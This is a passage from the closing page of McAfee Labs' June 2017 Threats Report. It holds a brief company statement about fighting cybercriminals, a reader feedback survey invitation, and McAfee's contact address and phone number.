lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

Feedback. To help guide our future work, we're interested in your feedback. If you would like to share your views, please click here to complete a quick, five-minute Threats Report survey.

Follow McAfee Labs

McAfee
Together is power.

McAfee
2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

3142_0517_rp-threat-report-jun-2017
June 2017